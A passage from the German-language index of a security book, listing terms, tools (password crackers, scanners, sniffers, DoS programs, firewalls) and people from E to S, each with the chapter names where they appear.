Evaluated Products List (ELP)

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Exchange

- Microsoft

EXCrack

- Paßwort-Knacker

Exklusionsschemen

- Destruktive Programme

Exploitcode

- Destruktive Programme
- Scanner

Exploits

- Unix - die große Herausforderung

expn

- Anonymität wahren

F

Farmer, Dan

- Hacker und Cracker

Farmer-Studie zu Sicherheit im Internet

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Fast Zip 2.0

- Paßwort-Knacker

Federal Information Processing Standard

- Microsoft

Festverbindung

- Sicherheitskonzepte

File Transfer Protocol (FTP)

- Ein kurzer Überblick über TCP/IP

FileLock

- Macintosh

Filesharing

- Macintosh

FindVirus

- Destruktive Programme

finger

- Unix - die große Herausforderung
- Interne Sicherheit
- Der entfernte Angriff
- Der entfernte Angriff
- Anonymität wahren

finger-Anfragen

- Anonymität wahren

finger-Dämon

- Anonymität wahren

finger-Problem

- Anonymität wahren

finger-Ziel

- Anonymität wahren

Firewall

- Glossar

  andere Aufgaben
  - Firewalls

  Angriffssignaturen
  - Firewalls

  Anwendungsschicht-Gateway
  - Firewalls
  - Firewalls

  Aufbau
  - Firewalls

  Bestandteile
  - Firewalls

  Cisco-PIX-DES-Schwachstelle
  - Firewalls

  Definition
  - Firewalls

  Firewall-1-Schwachstelle
  - Firewalls

  Informationsquellen

- Firewalls

kommerzielle

- Firewalls

Nachteile

- Firewalls

Netzwerkschicht-Firewall

- Firewalls

Proxy-Applikation

- Firewalls

Router

- Firewalls

Sicherheitsschwachstellen

- Firewalls

SOCKS

- Firewalls

TIS Firewall Toolkit

- Firewalls
- Firewalls

FireWall-1

- Inhalt der CD-ROM

Firmware

- VAX/VMS

FIRST (Forum of Incident Response and Security Teams)

- Das Sicherheitsloch

FirstClass

- Macintosh

FirstClass Thrash!

- Macintosh

FLAG

- Novell

Flooder

- Glossar

Flooding-Attacke

- Angriffsebenen

FMP Password Viewer Gold 2.0

- Macintosh

FMProPeeker

- Macintosh

FoolProof

- Macintosh

Formlogic Surveillance Agent

- Microsoft

FORTEZZA

- Interne Sicherheit

Fortres 101

- Microsoft

F-PROT Professional Anti-Virus Toolkit

- Destruktive Programme

Frame Relay

- Glossar

FrontPage

- Microsoft

FrontPage-Erweiterungen

- Microsoft
- Microsoft

Fronts

- Anonymität wahren

F-Secure Desktop 2.0

- Inhalt der CD-ROM

F-Secure FileCrypto 3.0

- Inhalt der CD-ROM

F-Secure VPN+ 3.0

- Inhalt der CD-ROM

FSPScan

- Scanner

FTP (File Transfer Protocol)

- Ein kurzer Überblick über TCP/IP
- Unix - die große Herausforderung
- Unix - die große Herausforderung

- Unix - die große Herausforderung

  Arbeitsweise

  - Ein kurzer Überblick über TCP/IP

ftp

- Unix - die große Herausforderung

FTP-Client

- Zum Aufbau des Buches

  herunterladen

  - Zum Aufbau des Buches

FTPD

- Ein kurzer Überblick über TCP/IP

FTP-Sicherheitserweiterungen

- Glossar

FutureLock

- Microsoft
- Inhalt der CD-ROM

G

Gates, Bill

- Hacker und Cracker

Gateway

- Interne Sicherheit

Gateway2

- Microsoft

Geheimdienste

- Anonymität wahren

Gemeinsame Dateinutzung

- Macintosh

Gemeinsame Nutzung

- Glossar

GET

- Microsoft

GetAdmin

- Microsoft

Geteiltes Cracking

- Paßwort-Knacker

GETEQUIV.EXE

- Novell

gethostbyname()

- Unix - die große Herausforderung

Getit

- Novell

GID

- VAX/VMS

Gigabit

- Glossar

Gimp Toolkit, gtk

- Scanner

Glide

- Paßwort-Knacker
- Microsoft

GNU Public License

- Scanner

Gobbler

- Sniffer

Gopher

- Die Geburt eines Netzwerks: Das Internet
- Ein kurzer Überblick über TCP/IP
- Unix - die große Herausforderung

Grab

- Warum ich dieses Buch geschrieben habe

Granularität

- Glossar

grep

- Anonymität wahren

Großrechner

- Telnet-basierte Angriffe

gtk, Gimp Toolkit

- Scanner

Guess

- Paßwort-Knacker

GUESS_PASSWORD

- VAX/VMS

H

Hacken, Anfänge

- Hacker und Cracker

Hacker

- Hacker und Cracker
- Hacker und Cracker
- Glossar

  Beispiele
  - Hacker und Cracker

  Definition
  - Hacker und Cracker

Hades

- Paßwort-Knacker

Haftung

- Sicherheitskonzepte

handler

- Unix - die große Herausforderung

hanson.c

- Destruktive Programme

hash

- Paßwort-Knacker

HASHCipher/OCX

- Inhalt der CD-ROM

Hash-Codierung

- Paßwort-Knacker

Hash-Funktionen

CRC32
- Trojanische Pferde

MD2, MD4, MD5
- Trojanische Pferde

MD5

- Trojanische Pferde

SHA (Secure Hash Algorithm)

- Trojanische Pferde

Snefru

- Trojanische Pferde

HD95Protect

- Microsoft

Hellfire Cracker

- Paßwort-Knacker

Hintertür

- Glossar

history

- VAX/VMS

Hobgoblin

- Trojanische Pferde

HomeCom Communications

- Inhalt der CD-ROM

Host

- Der entfernte Angriff

Host-Abfrage

- Der entfernte Angriff

HTML

- Zum Aufbau des Buches
- Microsoft

HTPASSWD

- Glossar

HTTP (Hypertext Transfer Protocol)

- Ein kurzer Überblick über TCP/IP
- Unix - die große Herausforderung
- Glossar

Hybridangriffe

- Angriffsebenen

Hypertext Transfer Protocol (HTTP)

- Ein kurzer Überblick über TCP/IP
- Glossar

I

IBM-kompatible Systeme
- Microsoft

iCat Carbo
- Microsoft

ICMP (Internet Control Message Protocol)
- Ein kurzer Überblick über TCP/IP

Icons
- Microsoft

ICS Toolkit
- Paßwort-Knacker

IDEA
- Paßwort-Knacker
- Glossar

IDENT
- Glossar

IdentTCPscan
- Scanner

IIS (Internet Information Server)
- Microsoft

imapd
- Unix - die große Herausforderung

inetd
- Ein kurzer Überblick über TCP/IP

inetinfo, inetinfo.c, inetinfo.pl
- Destruktive Programme

Infizierung mit Computerviren
- Destruktive Programme

Informationen über Ihr Netzwerk
- Sicherheitskonzepte

Informationskrieg
- Kriegsführung im Internet

- Kriegsführung im Internet
- Glossar

Angriff
- Kriegsführung im Internet

Zukunft
- Kriegsführung im Internet

Intel
- Destruktive Programme

Intergrity Master
- Destruktive Programme

InterMapper
- Macintosh

Internet

als Spionagewerkzeug
- Kriegsführung im Internet

für Spionagezwecke benutzen
- Kriegsführung im Internet

Geschichte
- Die Geburt eines Netzwerks: Das Internet

Gopher
- Die Geburt eines Netzwerks: Das Internet

heutige Situation
- Hacker und Cracker

Internet Service Provider
- Die Geburt eines Netzwerks: Das Internet

Internet-Voodoo
- Warum ich dieses Buch geschrieben habe

Kriegsführung über das
- Kriegsführung im Internet

Protokolle
- Ein kurzer Überblick über TCP/IP

Zukunft
- Die Geburt eines Netzwerks: Das Internet

Internet Control Message Protocol (ICMP)

- Ein kurzer Überblick über TCP/IP

Internet Explorer

- Microsoft

Internet Protocol (IP)

- Ein kurzer Überblick über TCP/IP
- Ein kurzer Überblick über TCP/IP

Internet Protocol Security Option

- Glossar

Internet Relay Chat

- Telnet-basierte Angriffe

Internet Service Provider

- Die Geburt eines Netzwerks: Das Internet
- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Internet-Gesetzgebung

- Computersicherheit und das Gesetz

Internet-Krieg

- Kriegsführung im Internet

Internet-Wurm

- VAX/VMS
- Glossar

Internetzugriff

- Interne Sicherheit

Interpreter

- Zum Aufbau des Buches
- Interne Sicherheit

Intrusion Detection

- Angriffsebenen
- Glossar

IP-Adresse

- Ein kurzer Überblick über TCP/IP
- Anonymität wahren

  ausspionieren

  - Anonymität wahren

IP-Datagramm

- Ein kurzer Überblick über TCP/IP

  Header

  - Ein kurzer Überblick über TCP/IP

ipspoof

- Spoofing-Attacken

IP-Spoofing

- Novell
- Glossar

IPXCntrl

- Novell

IRC

- Telnet-basierte Angriffe

Iris Antivirus Plus

- Destruktive Programme

IrisScan

- Unix - die große Herausforderung

IRIX

- Unix - die große Herausforderung

  Remote-Schwachstellen

  - Unix - die große Herausforderung

ISDN

- Die Geburt eines Netzwerks: Das Internet

ISO

- Glossar

ISP-Scripts

- Microsoft

ISS (Internet Security Scanner)

- Scanner

J

jack in

- Glossar

Jakal

- Scanner

Java

- Zum Aufbau des Buches
- Sprachen, Erweiterungen und Sicherheit
- Sprachen, Erweiterungen und Sicherheit
- Glossar

Sandkasten

- Sprachen, Erweiterungen und Sicherheit

Java Virtual Machine

- Microsoft

JavaScript

- Zum Aufbau des Buches
- Sprachen, Erweiterungen und Sicherheit
- Anonymität wahren
- Glossar

John the Ripper

- Paßwort-Knacker

jolt.c

- Destruktive Programme

Jscript IFRAME

- Microsoft

K

Kabelmodems

- Die Geburt eines Netzwerks: Das Internet

Kane Security Analyst

- Novell

Kerberos

- Glossar

Kernighan, Brian

- Hacker und Cracker

Key-capture Utility

- Microsoft

Keycopy

- Microsoft

Keykarten-System

- Microsoft

KeysOff
- Macintosh

Keytrap
- Microsoft

Kill Files
- Destruktive Programme

Killer Cracker
- Macintosh

Knacken
- Wer ist überhaupt anfällig für Angriffe durch Cracker?
- Glossar

  von Websites
  - Wer ist überhaupt anfällig für Angriffe durch Cracker?

Komprimierungspakete
- Zum Aufbau des Buches

  herunterladen
  - Zum Aufbau des Buches

Kopierzugriff
- Glossar

Kosten für Sicherheit
- Sicherheitskonzepte

Kryptographie
- Paßwort-Knacker

L

l0phtCrack 2.0
- Paßwort-Knacker

LAN
- Sniffer

  Frames
  - Sniffer

  Pakettransport
  - Sniffer

Land.c
- Destruktive Programme

LAND-Attacke
- Destruktive Programme

LANdecoder32
- Sniffer

Lange Dateinamen
- Microsoft

Lange URLs
- Microsoft

LANWatch
- Sniffer

Lasso
- Macintosh

LAT/Telnet
- Telnet-basierte Angriffe

LattisNet
- Novell

LCK2
- Microsoft

LD_LIBRARY_PATH
- Telnet-basierte Angriffe

LD_PRELOAD
- Telnet-basierte Angriffe

legal issues, Web sites for info
- Computersicherheit und das Gesetz
- Computersicherheit und das Gesetz

Legion of Doom
- VAX/VMS

Lesezugriff
- Glossar

libc
- Telnet-basierte Angriffe

Linda Thompson
- Anonymität wahren

Line Printer Login
- Unix - die große Herausforderung

LinkView Internet Monitor

- Sniffer

LinSniff

- Sniffer

Linux, Remote-Schwachstellen

- Unix - die große Herausforderung

linux_sniffer.c

- Sniffer

List Linking

- Destruktive Programme
- Destruktive Programme

LNK (CyberSnot)

- Microsoft

Log-Dateien

- Protokollierungs- und Auditing-Tools

  Analysetools

  - Protokollierungs- und Auditing-Tools

  Bedeutung

  - Protokollierungs- und Auditing-Tools

  Einträge manipulieren

  - Protokollierungs- und Auditing-Tools

Log-Eintrag

- Anonymität wahren

login

- Unix - die große Herausforderung

Logische Bombe

- Glossar

Lokaler Benutzer

- Angriffsebenen

LPWA

- Anonymität wahren

LT Auditor

- Novell

Lucent Personalized Web Assistant

- Anonymität wahren

Lucent Technologies

- Anonymität wahren

Lynx

- Telnet-basierte Angriffe

M

MacDNS

- Macintosh

Macintosh

- Macintosh

  Filesharing
  - Macintosh

  Interne Sicherheit
  - Macintosh

  Paßwort-Knacker
  - Macintosh

  Schwachstellen
  - Macintosh

  Webserver
  - Macintosh

Macintosh-Software

- Inhalt der CD-ROM

MacKrack

- Macintosh

MacOS-8.0

- Macintosh

MacPassword

- Macintosh

MacRadius

- Macintosh

MagicCookie

- Anonymität wahren

Mailbomben

- Angriffsebenen

Mailfilter

- Destruktive Programme

Mailing-Listen

- Destruktive Programme
- Destruktive Programme

  zum Thema Sicherheit

  - Das Sicherheitsloch

Mainframes

- Telnet-basierte Angriffe

Makroviren

- Destruktive Programme

Mappings

- Telnet-basierte Angriffe

Maschinensprache

- Hacker und Cracker
- Destruktive Programme

Master-Boot-Record (MBR)

- Destruktive Programme

Master-Boot-Record-Viren

- Destruktive Programme
- Destruktive Programme

MasterKeyII

- Macintosh

MasterPlan

- Anonymität wahren

MBR (Master Boot Record)

- Destruktive Programme
- Destruktive Programme

MBR-Viren

- Destruktive Programme

McAfee

- Destruktive Programme

MD2, MD4, MD5

- Trojanische Pferde

MD4

- Glossar

MD5

- Trojanische Pferde
- Glossar

md5check

- Sniffer

Mens rea

- Hacker und Cracker

Menschliche Spionage

- Anonymität wahren

MenuWorks

- Novell

Merlin

- Paßwort-Knacker

Merrit-Virus

- Destruktive Programme

Metazeichen

- Sprachen, Erweiterungen und Sicherheit

Microsoft

- Microsoft

  Access
  - Microsoft

  DOS
  - Microsoft

  Exchange
  - Microsoft

  FrontPage
  - Microsoft

  Internet Explorer
  - Microsoft

Microsoft Access

- Microsoft

Microsoft Exchange

- Microsoft

Microsoft-Anwendungen, Sicherheitslücken

- Microsoft

Militia

- Anonymität wahren

MIPS

- VAX/VMS

Mitnick
Angriff auf Kreditkartendaten

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Mitnick, Kevin

- Hacker und Cracker
- Kriegsführung im Internet

MLS

- Interne Sicherheit

Modem

- Interne Sicherheit

  Zugriff

  - Interne Sicherheit

Modem Security Enforcer

- Interne Sicherheit

ModemLock

- Interne Sicherheit

Morris, Robert

- Hacker und Cracker

Morris-Wurm

- Hacker und Cracker
- Destruktive Programme
- Glossar

Motorola CableRouter

- Destruktive Programme

MSIE 4.0 Puffer-Überlauf

- Microsoft

MTU

- Glossar

Multilevel Security

- Interne Sicherheit

N

N2H2
- Interne Sicherheit

Nameserver
- Wer ist verantwortlich?

NASIRC
- Glossar

National Infrastructure Protection Center (NIPC)
- Wer ist überhaupt anfällig für Angriffe durch Cracker?

National Institute of Health (NIH)
- Das Sicherheitsloch

nbtscan
- Scanner

NBTSTAT
- Microsoft
- Interne Sicherheit

NCSA Telnet
- Telnet-basierte Angriffe

NCSC
- Glossar

Nessus
- Scanner
- Scanner
- Scanner
- Scanner
- Scanner
- Inhalt der CD-ROM

NET.CFG
- Novell

NetAnt
- Inhalt der CD-ROM

NetAnt Protocol Analyzer
- Sniffer

Netbios

- Spoofing-Attacken

NetCloak

- Macintosh

NetCrack

- Paßwort-Knacker

Netlock

- Macintosh

Netman

- Sniffer

NetMinder Ethernet

- Sniffer
- Inhalt der CD-ROM

Netscape FastTrack

- Microsoft

netstat

- Glossar

NetWare

- Novell

Netware further reading

- Bibliographie zum Thema Sicherheit - weiterführende Literatur
- Bibliographie zum Thema Sicherheit - weiterführende Literatur

Network File System

- Unix - die große Herausforderung

Network News Transfer Protocol (NNTP)

- Ein kurzer Überblick über TCP/IP

Network Probe 8000

- Sniffer

Network Scout

- Macintosh

Network Security Scanner (NSS)

- Scanner
- Scanner

Network Toolbox

- Scanner

Network Virtual Terminal

- Telnet-basierte Angriffe

Network-Assistant

- Macintosh

NetXRay Analyzer

- Sniffer

Netzwerkadministration

- Wer ist verantwortlich?

Netzwerk-Architektur

- Sicherheitskonzepte

Netzwerke der Regierung

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Netzwerk-Topologie-Karten

- Sniffer
- Sniffer

NEWDSN.EXE

- Microsoft

Newsgruppen

- Anonymität wahren

newtear.c

- Destruktive Programme

NFS

- Unix - die große Herausforderung

NIST CSRC

- Das Sicherheitsloch

Nitwit

- Sniffer

NNTP (Network News Transfer Protocol)

- Ein kurzer Überblick über TCP/IP

Node-Adresse

- Novell

Norman Virus Control

- Destruktive Programme

Norton Anti-Virus

- Destruktive Programme

Novelbfh.exe

- Novell

Novell

- Novell
  - Denial of Service
    - Novell
  - FLAG
    - Novell
  - Interne Sicherheit
    - Novell
  - Login-Script
    - Novell
  - Netzwerk-Utilities
    - Novell
  - Newsgruppen
    - Novell
  - Remote-Angriffe
    - Novell
  - Sniffer
    - Novell
  - Spoofing
    - Novell
  - TCP/IP-DoS
    - Novell
  - Tools zum Knacken
    - Novell
  - Windows-95-Sicherheitslücke
    - Novell
  - Windows-NT-Sicherheitslücke
    - Novell

npasswd

- Unix - die große Herausforderung
- Glossar

NSA

- Glossar

NSS (Network Security Scanner)

- Scanner
- Scanner

NT Security Mailing-Liste

- Das Sicherheitsloch

NTCrack

- Paßwort-Knacker

NTFSDOS

- Paßwort-Knacker

Nukenabber?

- Destruktive Programme

NVT

- Telnet-basierte Angriffe

NWPCRACK

- Novell

O

Objektvergleich, Informationsquellen

- Trojanische Pferde

Ogre

- Scanner

OLE

- Sprachen, Erweiterungen und Sicherheit

One-Way-Hash-Funktionen

- Trojanische Pferde

Online-Banking

- Sprachen, Erweiterungen und Sicherheit

OpenVMS

- VAX/VMS

Operator

- Wer ist verantwortlich?

Opfer, private Wirtschaft

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Ostronet

- Scanner

P

PaceCrack95
- Paßwort-Knacker

PacketView
- Sniffer

Partitionstabelle
- Destruktive Programme

PassFinder
- Macintosh

Passwd+
- Unix - die große Herausforderung

passwd-Datei
- Anonymität wahren

Paßwörter
- Paßwort-Knacker

  Kryptographie
  - Paßwort-Knacker

  schwache
  - Paßwort-Knacker

  Shadow-Paßwörter
  - Trojanische Pferde

Password Key
- Macintosh

Password Killer
- Macintosh

Password NT
- Paßwort-Knacker

Paßwort
- Paßwort-Knacker

  Unix
  - Paßwort-Knacker

Paßwort-Authentifizierung
- Microsoft

Paßwort-Cache

- Microsoft

Paßwort-Knacker

- Paßwort-Knacker
- Paßwort-Knacker

AMI Decode
- Paßwort-Knacker

Claymore
- Paßwort-Knacker

CP.EXE
- Paßwort-Knacker

Crack
- Paßwort-Knacker

CrackerJack
- Paßwort-Knacker

Decrypt
- Paßwort-Knacker

EXCrack
- Paßwort-Knacker

Fast Zip 2.0
- Paßwort-Knacker

für Unix
- Paßwort-Knacker

für Windows_NT
- Paßwort-Knacker

Glide
- Paßwort-Knacker

Guess
- Paßwort-Knacker

Hades
- Paßwort-Knacker

Hash-Codierung
- Paßwort-Knacker

Hellfire Cracker
- Paßwort-Knacker

ICS Toolkit
- Paßwort-Knacker

John the Ripper
- Paßwort-Knacker

l0phtCrack 2.0
- Paßwort-Knacker

Merlin
- Paßwort-Knacker

NetCrack
- Paßwort-Knacker

NTCrack
- Paßwort-Knacker

NTFSDOS
- Paßwort-Knacker

PaceCrack95
- Paßwort-Knacker

Password NT
- Paßwort-Knacker

PGPCrack
- Paßwort-Knacker

pwdump
- Paßwort-Knacker

Qcrack
- Paßwort-Knacker

samdump
- Paßwort-Knacker

ScanNT
- Paßwort-Knacker

Star Cracker
- Paßwort-Knacker

Systemanforderungen
- Paßwort-Knacker

Wert
- Paßwort-Knacker

Wortlisten

- Paßwort-Knacker

XIT

- Paßwort-Knacker

ZipCrack

- Paßwort-Knacker

Paßwortprüfprogramm

- Glossar

Paßwortprüfung, proaktive

- Unix - die große Herausforderung

Paßwortschutz

- Microsoft

Paßwort-Shadowing

- Unix - die große Herausforderung
- Glossar

Paßwortsicherheit

- Unix - die große Herausforderung

in Unix

- Paßwort-Knacker

Informationsquellen

- Paßwort-Knacker

Windows_NT

- Paßwort-Knacker

Patches

- Warum ich dieses Buch geschrieben habe

PC Guardian

- Unix - die große Herausforderung

PCAnywhere

- Telnet-basierte Angriffe

PC-Cillin-II

- Destruktive Programme

PCKeep

- Interne Sicherheit

PDF-Format

- Zum Aufbau des Buches

pentium_bug.c

- Destruktive Programme

Pentium-Prozessoren

- Destruktive Programme

Perl

- Zum Aufbau des Buches
- Sprachen, Erweiterungen und Sicherheit
- Glossar

  Systemaufruf

  - Sprachen, Erweiterungen und Sicherheit

PERL.NLM

- Novell

Perl.NLM

- Sprachen, Erweiterungen und Sicherheit

Peterson, Justin Tanner

- Hacker und Cracker

PGPCrack

- Paßwort-Knacker

Phantom2

- Microsoft

PHAZER

- Unix - die große Herausforderung

Phreaken

- Glossar

Phreaking

- Hacker und Cracker
- Hacker und Cracker

  BlueBEEP

  - Hacker und Cracker

  Boxen

  - Hacker und Cracker

  ratshack dialers

  - Hacker und Cracker

Phreaks

- Computersicherheit und das Gesetz

PID

- Microsoft

ping

- Ein kurzer Überblick über TCP/IP

Ping of Death

- Destruktive Programme

Plan 9

- Wer ist verantwortlich?

Plattenlose Clients

- Wer ist verantwortlich?

Playback

- Microsoft

pnserver.c

- Destruktive Programme

Point-to-Point-Tunneling-Protokoll

- Warum ich dieses Buch geschrieben habe

Policies

- Interne Sicherheit

Polymorphe Viren

- Destruktive Programme

pong.c

- Destruktive Programme

Portable Document Format (PDF)

- Zum Aufbau des Buches

PortFlash

- Scanner

PortMarshal

- Interne Sicherheit

Ports

- Ein kurzer Überblick über TCP/IP

PortScanner

- Scanner

PostScript

- Zum Aufbau des Buches

PostScript-Dateien

- Paßwort-Knacker

Poulsen, Kevin

- Hacker und Cracker

PPP

- Glossar

PPP DES

- Glossar

PPP-Authentifizierungsprotokolle

- Glossar

PPTP (Point-to-Point-Tunneling-Protokoll)

- Warum ich dieses Buch geschrieben habe
- Glossar

President's Commission on Critical Infrastructure Protection (PCCIP)

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Pretty Good Privacy (PGP)

- Paßwort-Knacker

Privatsphäre, Gefährdung der

- Anonymität wahren

Proaktive Paßwortprüfung

- Unix - die große Herausforderung

ProConvert

- Sniffer

Programme, destruktive

- Destruktive Programme

Programmiersprache

Assembler

- Destruktive Programme

hoher Ebene

- Destruktive Programme

niederer Ebene

- Destruktive Programme

Programmiersprachen

- Zum Aufbau des Buches

C

- Zum Aufbau des Buches

C, Geschichte

- Die Geburt eines Netzwerks: Das Internet

C++

- Zum Aufbau des Buches

Java

- Zum Aufbau des Buches

JavaScript

- Zum Aufbau des Buches

Perl

- Zum Aufbau des Buches

VBScript

- Zum Aufbau des Buches

Promisc

- Sniffer

Promiscuous Mode

- Sniffer
- Sniffer

Proprietäre Lösungen

- Sicherheitskonzepte

ProtecNet

- Novell

Protokolle

in der Anwendungsschicht

- Ein kurzer Überblick über TCP/IP
- Ein kurzer Überblick über TCP/IP

in der Netzwerkschicht

- Ein kurzer Überblick über TCP/IP
- Ein kurzer Überblick über TCP/IP

Internet

- Ein kurzer Überblick über TCP/IP

Internet Protocol, IP-Adresse

- Ein kurzer Überblick über TCP/IP

Protokollierung

- Protokollierungs- und Auditing-Tools

Log-Dateien

- Protokollierungs- und Auditing-Tools

Protokollierungstools

- Protokollierungs- und Auditing-Tools
- Protokollierungs- und Auditing-Tools

Courtney

- Protokollierungs- und Auditing-Tools

Gabriel

- Protokollierungs- und Auditing-Tools

lsof

- Protokollierungs- und Auditing-Tools

MLOG

- Protokollierungs- und Auditing-Tools

NOCOL/NetConsole

- Protokollierungs- und Auditing-Tools

PingLogger

- Protokollierungs- und Auditing-Tools

SWATCH

- Protokollierungs- und Auditing-Tools

Watcher

- Protokollierungs- und Auditing-Tools

WebSense

- Protokollierungs- und Auditing-Tools

WebTrends

- Protokollierungs- und Auditing-Tools

Win-Log

- Protokollierungs- und Auditing-Tools

Protokollstapel, TCP/IP

- Ein kurzer Überblick über TCP/IP

Proxy-Applikation

- Firewalls

Prüfsumme

- Trojanische Pferde
- Glossar

publications, legal issues info

- Computersicherheit und das Gesetz
- Computersicherheit und das Gesetz

Puffer-Überlauf
- Microsoft

puke.c
- Destruktive Programme

pwdump
- Paßwort-Knacker

PWL-Paßwortschema
- Microsoft

Q

Qcrack
- Paßwort-Knacker

Quotas
- Destruktive Programme

R

RADIUS
- Macintosh

Rand Corporation
- Kriegsführung im Internet

Randal Schwartz
- Hacker und Cracker

RARP
- Glossar

ratshack dialers
- Hacker und Cracker

rbone
- Spoofing-Attacken

rcp
- Unix - die große Herausforderung

RDISK
- Microsoft

Reader
- Zum Aufbau des Buches

reale Domain

- Telnet-basierte Angriffe

red boxes

- Hacker und Cracker

Redefreiheit

- Anonymität wahren

**Regierung,
Sicherheitsmaßnahmen 105,**

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Registrierdatenbank

- Paßwort-Knacker

Remailer

- Anonymität wahren
- Glossar

Remote Procedure Calls

- Spoofing-Attacken

Remote-Angriff, siehe Angriff,

- Der entfernte Angriff

Remove Passwords

- Macintosh

RemoveIt

- Macintosh

Replikation

- Destruktive Programme

Retrospect

- Macintosh

RFC

- Glossar

RHOSTS

- Spoofing-Attacken

Richtlinien

- Interne Sicherheit

Ritchie, Dennis

- Hacker und Cracker

rlogin

- Unix - die große Herausforderung

Robert Morris jr.
- Hacker und Cracker

Root
- Wer ist verantwortlich?
- Wer ist verantwortlich?

root-Zugang
- Wer ist verantwortlich?

Rops
- Paßwort-Knacker

ROT-13-Verschlüsselung
- Paßwort-Knacker

Router
- Destruktive Programme
- Glossar

RPC
- Spoofing-Attacken

RSA
- Glossar

RSCAN
- Interne Sicherheit

Rückruf
- Glossar

rusers
- Interne Sicherheit
- Der entfernte Angriff

r-Utilities
- Unix - die große Herausforderung
- Anonymität wahren

S

S/Key
- Trojanische Pferde
- Glossar

SafeGuard
- Microsoft

SAFESuite

- Scanner

SAFEsuite

- Inhalt der CD-ROM
- Inhalt der CD-ROM

SAINT

- Inhalt der CD-ROM

Salgado, Carlos Felipe,
Angriff auf Kreditkartendaten

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

SAM-(Security-Accounts-Manager-)Datei

- Paßwort-Knacker

samdump

- Paßwort-Knacker

SATAN (Security Administrator's Tool for Analyzing Networks)

- Scanner
- Inhalt der CD-ROM
- Glossar

  Linux

  - Scanner

Scanner

- Scanner
- Scanner
- Der entfernte Angriff
- Glossar

  Arbeitsweise

  - Scanner

  Ballista

  - Scanner

  Chesapeake

  - Scanner

  CONNECT

  - Scanner

  FSPScan

  - Scanner

IdentTCPscan
- Scanner

Internet-Sicherheit
- Scanner

ISS (Internet Security Scanner)
- Scanner

Jakal
- Scanner

Legalität
- Scanner

nbtscan
- Scanner

Nessus
- Scanner

NSS
- Scanner

Ogre
- Scanner

Ostronet
- Scanner

PortFlash
- Scanner

PortScanner
- Scanner

SAFESuite
- Scanner

SATAN
- Scanner

SiteScan
- Scanner

Strobe
- Scanner

Systemanforderungen
- Scanner

TCP PortScanner

- Scanner

WSS (WebTrends Security Scanner)

- Scanner

XSCAN

- Scanner

YAPS

- Scanner

ScanNT

- Paßwort-Knacker

Schreibgeschützte Medien

- Trojanische Pferde

Schreibzugriff

- Glossar

Schulung

- Sicherheitskonzepte

Behörden

- Warum ich dieses Buch geschrieben habe

im Bereich Paßwortsicherheit

- Paßwort-Knacker

im Bereich Sicherheit

- Warum ich dieses Buch geschrieben habe

in der Regierung

- Wer ist überhaupt anfällig für Angriffe durch Cracker?

Industrie-intensive

- Sicherheitskonzepte

Wirtschaft

- Warum ich dieses Buch geschrieben habe

zum Thema Internet-Sicherheit

- Sicherheitskonzepte

Schwartz, Randal

- Hacker und Cracker

Script-Sprachen

- Sprachen, Erweiterungen und Sicherheit
- Sprachen, Erweiterungen und Sicherheit

Gefahren durch

- Sprachen, Erweiterungen und Sicherheit

Secure 1.0

- Microsoft

Secure File System (SFS)

- Microsoft

Secure Network Server

- Interne Sicherheit

Secure Shell

- Microsoft

Secure Shell (SSH)

- Sniffer

Secure Socket Layer Protocol

- Unix - die große Herausforderung

Secure Socktet Layer (SSL)

- Glossar

Systemfehler

- Warum ich dieses Buch geschrieben habe

Secure4U

- Microsoft
- Inhalt der CD-ROM

SecureConsole

- Novell

Secure-It Locks

- Macintosh

Security Alert for Enterprise Resources (SAFER)

- Inhalt der CD-ROM

Security Gateway

- Interne Sicherheit

SecurityManager

- Sprachen, Erweiterungen und Sicherheit

Sentry

- Microsoft

Sequel Net Access Manager

- Interne Sicherheit

Sequence of Death

- Macintosh

Sequenznummer erraten

- Spoofing-Attacken

Sequenznummer-Attacken

- Microsoft
- Spoofing-Attacken

Server Side Includes

- Sprachen, Erweiterungen und Sicherheit

Sesame

- Macintosh

SET

- Glossar

setenv

- Telnet-basierte Angriffe

Setpass

- Novell

setuid-Scripts

- Sprachen, Erweiterungen und Sicherheit

SHA (der NIST Secure Hash Algorithm)

- Trojanische Pferde

Shadowing

- Glossar

Shadow-Paßwörter

- Trojanische Pferde

Sharing

- Glossar

Shell

- Glossar

  Unix

  - Die Geburt eines Netzwerks: Das Internet

Shell-Script

- Glossar

Shockwave

- Interne Sicherheit

Shomiti System Century LAN Analyzer

- Sniffer

Sicherheits-Audit

- Glossar

Sicherheitsberater

- Sicherheitskonzepte

Sicherheits-Checklisten

- Interne Sicherheit

Sicherheitsfragen Informationsquellen

- Der entfernte Angriff

Sicherheitsinformationen, Mailing-Listen

- Das Sicherheitsloch

Sicherheitslöcher

- Das Sicherheitsloch

  Aktualität
  - Das Sicherheitsloch

  entdecken
  - Das Sicherheitsloch

  Informationsquellen
  - Das Sicherheitsloch

  lokale
  - Interne Sicherheit

Sicherheitslücke

- Warum ich dieses Buch geschrieben habe
- Glossar

  Falsche Konfiguration
  - Warum ich dieses Buch geschrieben habe

  Herstellerreaktionen
  - Warum ich dieses Buch geschrieben habe

  Ursachen
  - Warum ich dieses Buch geschrieben habe

  Ursachen, Systemfehler
  - Warum ich dieses Buch geschrieben habe

Sicherheitstools, TAMU

- Trojanische Pferde

SID

- Microsoft

Silicon Graphics Security Headquarter

- Das Sicherheitsloch

Simple Mail Transfer Protocol (SMTP)

- Ein kurzer Überblick über TCP/IP

Site Security Handbook

- Glossar

SiteScan

- Scanner

Smartcards

- Glossar

SmartFilter

- Interne Sicherheit

SMB

- Spoofing-Attacken

SMTP (Simple Mail Transfer Protocol)

- Ein kurzer Überblick über TCP/IP
- Microsoft

Snefru

- Trojanische Pferde

Sniffer

- Ein kurzer Überblick über TCP/IP
- Sniffer
- Glossar

  abgefangene Informationen
  - Sniffer

  Abwehr durch sichere Netzwerk-Topologie
  - Sniffer

  Abwehr durch verschlüsselte Arbeitssitzungen
  - Sniffer

  als Sicherheitsrisiko
  - Sniffer

  Angriffe

- Sniffer
- Sniffer

Angriffe abwehren

- Sniffer

ATM Sniffer Internetwork Analyzer

- Sniffer

aufdecken und beseitigen

- Sniffer

DatagLANce

- Sniffer

Esniff

- Sniffer

Ethereal

